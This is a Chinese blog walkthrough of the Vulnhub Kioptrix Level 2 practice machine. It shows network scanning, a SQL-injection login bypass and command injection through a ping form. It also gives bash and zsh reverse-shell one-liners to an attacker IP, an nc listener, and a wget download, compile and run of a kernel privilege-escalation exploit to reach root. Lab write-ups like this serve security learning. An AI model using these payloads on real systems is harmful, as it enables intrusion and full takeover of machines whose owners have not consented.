Vulnhub靶机Kioptrix Level 2 writeup

原创

剑豪123 于 2022-01-09 21:18:50 发布 1006 收藏

分类专栏： vulnhub 文章标签： 安全

本文链接：https://blog.csdn.net/xingjinhao123/article/details/122399415

下载地址

https://www.vulnhub.com/entry/kioptrix-level-11-2,23

Description

Back to the Top

KIOPTRIX VM IMAGE CHALLENGES:

This Kioptrix VM Image are easy challenges. The object of the game is to acquire root access via any means possible (except actually hacking the VM server or player). The purpose of these games are to learn the basic tools and techniques in vulnerability assessment and exploitation. There are more ways then one to successfully complete the challenges.

Source: http://www.kioptrix.com/blog/?page_id=135

Source: http://www.kioptrix.com/blog/?p=49

This is the second release of #2. First release had a bug in it with the web application

2012/Feb/09: Re-releases

2011/Feb/11: Original Release

Checksum

- Original MD5: 987FFB98117BDEB6CA0AAC6EA22E755D
- Original SHA1: 7A0EA0F414DFA0E05B7DF504F21B325C6D3CC53B
- Re-release MD5: 987FFB98117BDEB6CA0AAC6EA22E755D
- Re-release SHA1: 7A0EA0F414DFA0E05B7DF504F21B325C6D3CC53B

信息搜集


扫描IP地址

```
┌──(root💀kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0d:43:48, IPv4: 192.168.1.140
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     a0:08:6f:6c:4c:5b       HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30    54:05:db:eb:24:16       (Unknown)
192.168.1.147   00:0c:29:53:19:4c       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.928 seconds (132.78 hosts/sec). 3 responded
```


扫描端口


```
┌──(root💀kali)-[/home/kali]
└─# nmap 192.168.1.147 -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 17:27 CST
Nmap scan report for 192.168.1.147
Host is up (0.0025s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
631/tcp  open  ipp
920/tcp  open  unknown
3306/tcp open  mysql
MAC Address: 00:0C:29:53:19:4C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.14 seconds
```


80端口




万能密码登录

用户名：admin’or ‘1’ = '1 --+ 密码随便写





登录成功



命令执行漏洞

输入127.0.0.1 | ls 成功执行命令





127.0.0.1 | ls

```
index.php
pingit.php
```


反弹shell

```
使用bash反弹shell
bash -c 'exec bash -i &>/dev/tcp/192.168.1.140/4444 <&1'
使用zsh反弹shell
zsh -c 'zmodload zsh/net/tcp && ztcp 192.168.1.140 4444 && zsh >&$REPLY 2>&$REPLY 0>&$REPLY'
```

kali 开启监听

```
┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
```

浏览器输入：127.0.0.1 | bash -c ‘exec bash -i &>/dev/tcp/192.168.1.140/4444 <&1’

成功拿到shell

```
┌──(root💀kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.140] from (UNKNOWN) [192.168.1.147] 32772
bash: no job control in this shell
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-3.00$ ls
index.php
pingit.php
bash-3.00$
```


提权

查看内核版本

```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
bash-3.00$ lsb_release -a
LSB Version:    :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description:    CentOS release 4.5 (Final)
Release:        4.5
Codename:       Final
bash-3.00$
```

搜索exp

```
┌──(root💀kali)-[/home/kali]
└─# searchsploit linux 2.6.9 | grep CentOS
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)          | linux_x86/local/9542.c
```

将exp上传到靶机

```
bash-3.00$ wget http://192.168.1.140:8080/9542.c
--03:17:19--  http://192.168.1.140:8080/9542.c
          ⇒ `9542.c'
Connecting to 192.168.1.140:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,535 (2.5K) [text/x-csrc]

    0K ..                                                    100%  402.93 MB/s
```

```
03:17:19 (402.93 MB/s) - `9542.c' saved [2535/2535]

bash-3.00$                                                    CSDN @剑豪123
```

编译exp，执行exp，成功提权到root

```
bash-3.00$ chmod 777 9542.c
bash-3.00$ gcc 9542.c -o exp
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls -la
total 32
drwxr-xrwx   4 root   root   4096 Jan  4 03:19 .
drwxr-xr-x  23 root   root   4096 Jan  4 02:12 ..
-rwxrwxrwx   1 apache apache 2535 Jan  4  2022 9542.c
-rwxr-xr-x   1 apache apache 6932 Jan  4 03:19 exp
prw-r--r--   1 apache apache    0 Jan  4 02:32 f
drwxrwxrwt   2 root   root   4096 Jan  4 02:12 .font-unix
drwxrwxrwt   2 root   root   4096 Jan  4 02:12 .ICE-unix
bash-3.00$ ./exp
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
sh-3.00#                                                      CSDN @剑豪123
```

本文所有用到的工具都可以关注微信公众号“网络安全学习爱好者”联系公众客服免费领取！